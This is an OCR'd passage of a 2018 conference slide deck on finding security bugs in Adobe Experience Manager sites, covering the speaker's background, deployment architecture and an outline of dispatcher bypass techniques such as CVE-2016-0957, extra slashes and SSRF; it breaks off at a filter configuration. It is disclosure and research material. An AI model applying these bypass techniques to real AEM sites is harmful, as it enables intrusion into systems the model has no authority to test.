
Hunting for  in AEM webapps


Mikhail Egorov **@0ang3el**

Budapest 2018

HACKTIVITY

Mikhail Egorov, **@0ang3el**

- Security researcher
- Bug hunter (Bugcrowd, H1)
- In Top 20 on Bugcrowd
- Conference speaker
  - Hack In The Box
  - Troopers
  - ZeroNights
  - PHDays



- https://twitter.com/0ang3el
- https://www.slideshare.net/0ang3el
- https://speakerdeck.com/0ang3el
- https://github.com/0ang3el

Why this talk


- AEM is an enterprise-grade CMS
- AEM is widely used by high-profile companies!

Why this talk

Companies that use AEM and has public Bug bounty or Vulnerability disclosure programs


Why this talk

- Using whatruns.com I grabbed **9985** unique domains that use AEM
- **5751** AEM installations were on https://domain-name or https://www.domain-name



Why this talk

- AEM is big and complex => room for security bugs!
- **26** known CVEs
- Based on open source projects
  - Apache Felix
  - Apache Sling
  - Apache OAK JCR




https://helpx.adobe.com/experience-manager/using/osgi_getting_started.html

Why this talk

- New tools and techniques
- Details for fresh CVEs

Kudos to Jason Meyer (@zaptechsol)




Previous work

- PHDays 2015, **@0ang3el**
- https://www.slideshare.net/0ang3el/hacking-aem-sites

Previous work

- 2016, **@darkarnium**
- http://www.kernelpicnic.net/2016/07/24/Microsoft-signout.live.com-Remote-Code-Execution-Write-Up.html




Previous work


- SEC-T 2018, **@fransrosen**
- https://speakerdeck.com/fransrosen/a-story-of-the-passive-aggressive-sysadmin-of-aem

Previous work

- 2018, **@JonathanBoumanium**
- https://medium.com/@jonathanbouman/reflected-xss-at-philips-com-e48bf8f9cd3c




All mentioned vulnerabilities were reported to resource owners or Adobe PSIRT and are fixed!!!




AEM deployment and AEM dispatcher

bypasses



Common AEM deployment



Interacts with Publish server via AEM Dispatcher!


https://aemcorner.com/aem-common-deploy-models/

Main blocks:

- Author AEM instance
- Publish AEM instance
- AEM dispatcher (~WAF)

AEM Dispatcher

- Module for Web Server (Apache, IIS)
  - https://www.adobeaemcloud.com/content/companies/public/adobe/dispatcher/dispatcher.html



- Provides **security** (~WAF) and caching layers

AEM Dispatcher

- In theory … a front end system **offers an extra layer of security** to your Adobe Experience Manager infrastructure
- In practice …  it’s the only security layer!!!
- Admins rarely keep all components on Publish updated and securely configured

AEM Dispatcher

- Dispatcher bypasses allow to talk to those “insecure” components … and have LULZ

AEM Dispatcher bypasses

- CVE-2016-0957
- New bypass technique(no details for now – not fixed )
- Add multiple slashes
- SSRF
- …

Using CVE-2016-0957

Policy **dispatcher.any** before CVE-2016-0957

```
/filter
{
        # Deny everything first and then allow specific entries
        /0001 { /type "deny" /glob "*" }
